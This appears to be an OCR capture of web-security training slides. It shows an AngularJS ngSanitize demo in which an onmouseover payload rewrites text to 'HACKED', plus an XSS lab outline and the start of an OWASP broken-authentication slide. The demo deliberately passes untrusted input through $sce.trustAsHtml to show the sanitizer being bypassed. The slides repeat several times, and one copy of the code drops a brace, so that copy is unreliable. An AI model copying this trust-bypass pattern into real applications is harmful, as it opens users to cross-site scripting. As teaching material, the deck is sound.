
<p style="color:blue">an html <em onmouseover="this.textContent='HACKED'">click here</em> snippet</p>

Bind HTML (ngSaniize)

an html *click here* snippet

Bind HTML Trust (ngSanitize)

an html *click here* snippet



Bind (default)

<p style="color:blue">an html <em onmouseover="this.textContent='HACKED'">click here</em> snippet</p>


Bind HTML (ngSaniize)

an html *click here* snippet

Bind HTML Trust (ngSanitize)

an html *click here* snippet

```
<!doctype html>
<head>
  <meta charset="UTF-8">
  <title>Angular ngSanitize</title>

  <script src="//ajax.googleapis.com/ajax/libs/angularjs/1.5.0/angular.min.js"></script>
  <script src="//ajax.googleapis.com/ajax/libs/angularjs/1.5.0/angular-sanitize.js"></script>

  <script>
    angular.module('sanitizeExample', ['ngSanitize'])
            .controller('EchoController', ['$scope', '$sce', function($scope, $sce) {
              $scope.mydata =
                      '<p style="color:blue">an html\n' +
                      '<em onmouseover="this.textContent=\'HACKED\'">click here</em>\n' +
                      'snippet</p>';
              $scope.trustUntrustedData = function() {
                return $sce.trustAsHtml($scope.mydata);
              };
            }]);
  </script>

</head>
<body ng-app="sanitizeExample">
<div ng-controller="EchoController">
  Input Field: <textarea ng-model="mydata" cols="60" rows="3"></textarea>

  <h2>Bind (default)</h2>
  <div ng-bind="mydata"></div>

  <h2>Bind HTML (ngSaniize)</h2>
  <div ng-bind-html="mydata"></div>

  <h2>Bind HTML Trust (ngSanitize)</h2>
  <div ng-bind-html="trustUntrustedData()"></div>

</div>
</body>
</html>
```



Bind (default)


<p style="color:blue">an html <em onmouseover="this.textContent='HACKED'">click here</em> snippet</p>

Bind HTML (ngSaniize)


an html *click here* snippet

Bind HTML Trust (ngSanitize)

an html *click here* snippet



```
<!doctype html>
<head>
  <meta charset="UTF-8">
  <title>Angular ngSanitize</title>

  <script src="//ajax.googleapis.com/ajax/libs/angularjs/1.5.0/angular.min.js"></script>
  <script src="//ajax.googleapis.com/ajax/libs/angularjs/1.5.0/angular-sanitize.js"></script>

  <script>
    angular.module('sanitizeExample', ['ngSanitize'])
            .controller('EchoController', ['$scope', '$sce', function($scope, $sce)
              $scope.mydata =
                      '<p style="color:blue">an html\n' +
                      '<em onmouseover="this.textContent=\'HACKED\'">click here</em>\n' +
                      'snippet</p>';
              $scope.trustUntrustedData = function() {
                return $sce.trustAsHtml($scope.mydata);
              };
            }]);
  </script>

</head>
<body ng-app="sanitizeExample">
<div ng-controller="EchoController">
  Input Field: <textarea ng-model="mydata" cols="60" rows="3"></textarea>

  <h2>Bind (default)</h2>
  <div ng-bind="mydata"></div>

  <h2>Bind HTML (ngSaniize)</h2>
  <div ng-bind-html="mydata"></div>

  <h2>Bind HTML Trust (ngSanitize)</h2>
  <div ng-bind-html="trustUntrustedData()"></div>

</div>
</body>
</html>
```



https://twitter.com/SimonZerafa/status/566354368954634240

RECOMMENDED
RECOMMENDED
RECOMMENDED


know your tools and language

XSS Lab

1. Locate stored XSS vulnerability
2. Exploit stored XSS vulnerability
3. Patch stored XSS vulnerability
   - escape
   - sanitize

2. Broken Authentication and Session Management


Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.



